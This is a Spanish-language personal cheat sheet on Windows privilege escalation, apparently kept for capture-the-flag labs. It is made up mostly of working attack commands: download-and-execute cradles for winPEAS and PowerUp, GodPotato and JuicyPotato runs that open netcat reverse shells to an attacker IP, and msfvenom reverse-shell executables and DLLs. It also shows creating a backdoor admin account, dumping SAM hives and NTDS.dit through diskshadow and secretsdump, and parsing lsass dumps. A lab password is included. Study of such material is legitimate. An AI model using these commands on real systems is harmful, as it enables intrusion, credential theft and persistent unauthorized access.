Windows
#privesc #windows #seimpersonateprivilege #SeManageVolumePrivilege #sebackupprivilege #serestoreprivilege
whoami /all
IEX(New-Object Net.WebClient).downloadString('http://IP:PORT/winPEAS.ps1')
exploit suggester
use post/multi/recon/local_exploit_suggester

set SESSION x
run
Credenciales en caché
Necesitamos una sesión interactiva y un perfil de usuario, no un login de red (evil-winrm)
🔗 https://bitvise.com/wug-logontype
Invoke-RunasCs -Username C.Neri -password Zer0the0ne -Domain vintage.htb -Command powershell.exe -Remote 10.10.15:3 -ForceProfile
cmdkey /list
[+]Dumpear DPAPI creds
tasklist
Puertos en escucha
netstat -ano | FindStr /I "LISTENING"
Que usuario ejecuta ese puerto
tasklist /FI "PID eq 5540" /V
Si tira permission denied, probablemente sea SYSTEM o Administrator
C:\inetpub
C:\xampp\htdocs
Ver permisos sobre una carpeta:
icacls htdocs
-
(F)→ Full control: control total (leer, escribir, ejecutar, cambiar permisos, eliminar). -
(RX)→ Read & Execute: leer + ejecutar archivos. -
(AD)→ Append Data: añadir datos a un archivo o crear subcarpetas en una carpeta. -
(WD)→ Write Data: escribir en archivos ya existentes o crear archivos nuevos.
LibreOffice
C:\Program Files\LibreOffice\program> type version.ini
Leer Historial
Get-Content "$env:APPDATA\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt"
type C:\Users\USER\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
SeImpersonatePrivilege
GitHub - BeichenDream/GodPotato
.\gp.exe -cmd "nc64.exe -e cmd.exe IP ATACANTE PUERTO"
O crear un nuevo usuario admin
net user m0b Password123! /add
net localgroup Administrators m0b /add
net localgroup "Remote Management Users" m0b /add
Si no va así probaremos con JuicyPotato (versión de 32 o 64 bits):
powershell -c Invoke-WebRequest -Uri "http://IP:PORT/nc.exe" -OutFile nc.exe
powershell -c Invoke-WebRequest -Uri "http://IP:PORT/JuicyPotato.exe" -OutFile JuicyPotato.exe
powershell -c Invoke-WebRequest -Uri "http://IP:PORT/rshell.bat" -OutFile rshell.bat
rshell.bat
C:\Users\kohsuke\AppData\Local\Temp\pentesting\nc.exe -e powershell.exe IP PORT
sudo rlwrap -cAr nc -lvnp PORT
./jp.exe -p ./rshell.bat -l 3333 -t * -c "{e60687f7-01a1-40aa-86ac-db1cbf673334}"
Usar otro CLSID según versión de Windows
juicy-potato/CLSID at master · ohpe/juicy-potato · GitHub
Probar con shell de msfvenom (32 o 64 bits)
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=IP LPORT=PORT -f exe -o revShell.exe
PowerUp
Set-ExecutionPolicy Bypass -Scope Process -Force
upload /ruta .
Import-Module .\PowerUp.ps1
. .\PowerUp.ps1

||

IEX (New-Object Net.WebClient).DownloadString('http://IP:PORT/PowerUp.ps1')

Invoke-AllChecks
Abrir archivo lsass.DMP
pip install pypykatz
pypykatz lsa minidump lsass.dmp
SeBackup/SeRestore Privilege
- Para sacar credenciales locales (Se puede hacer PtH y crackings)
reg save hklm\system C:\Users\svc_backup\AppData\Local\Temp\pentest\system.hive
reg save hklm\sam C:\Users\svc_backup\AppData\Local\Temp\pentest\sam.hive
impacket-secretsdump -sam sam.hive -system system.hive LOCAL
- Para sacar las credenciales de un DC
Windows Privilege Escalation: SeBackupPrivilege - Hacking Articles
raj.dsh
set context persistent nowriters
add volume c: alias raj
create
expose %raj% z:
unix2dos raj.dsh
upload raj.dsh
cd $env:TEMP
upload raj.dsh
diskshadow /s raj.dsh
robocopy /b z:\windows\ntds . ntds.dit
impacket-secretsdump -ntds ntds.dit -system system local
SeManageVolume Privilege
wget https://github.com/CsEnox/SeManageVolumeExploit/releases/download/public/SeManageVolumeExploit.exe
.\SeManageVolumeExploit.exe
msfvenom -p windows/x64/shell_reverse_tcp LHOST=IP LPORT=PORT -f dll -o tzres.dll
cd C:\Windows\system32\wbem
certutil.exe -urlcache -split -f http://IP/tzres.dll
rlwrap -cAr nc -lvnp PORT
systeminfo
DLL Hijacking
- Si no somos administradores no podemos ver las dlls que carga en tiempo de ejecución



- Si lo somos, podemos usar procmon para ello

Directorio de la app -> Donde está el exe
CWD -> Directorio desde el que se lanza el exe
Preguntas
- ¿ Se puede escribir el directorio donde se ejecuta el binario?
- Si se ejecuta el binario sale algún verbose que diga el nombre de la dll o de dónde se carga? ¿ Se puede poner una dll en ese directorio?
- ¿El path del sistema contiene alguna ruta donde podamos escribir?
Get-ItemPropertyValue -Path 'HKLM:\System\CurrentControlSet\Control\Session Manager\Environment' -Name 'Path'
- ¿El path del usuario que lo ejecuta tiene alguna ruta donde podamos escribir?
# 1. Definir el usuario
$Nombre = "JAYLEE.CLIFTON"

# 2. Obtener su SID
$SID = (New-Object System.Security.Principal.NTAccount($Nombre)).Translate([System.Security.Principal.SecurityIdentifier]).Value
Write-Host "[+] El SID de $Nombre es: $SID" -ForegroundColor Cyan

# 3. Consultar su PATH personal
try {
    $UserPath = Get-ItemPropertyValue -Path "Registry::HKEY_USERS\$SID\Environment" -Name "Path" -ErrorAction Stop
    Write-Host "[+] El PATH personal del usuario es: $UserPath" -ForegroundColor Green
} catch {
    Write-Host "[-] El usuario no tiene un PATH personalizado o su perfil de registro no está cargado." -ForegroundColor Yellow
}
- ¿Qué DLLs carga?
🔗 https://learn.microsoft.com/en-us/sysinternals/downloads/procmon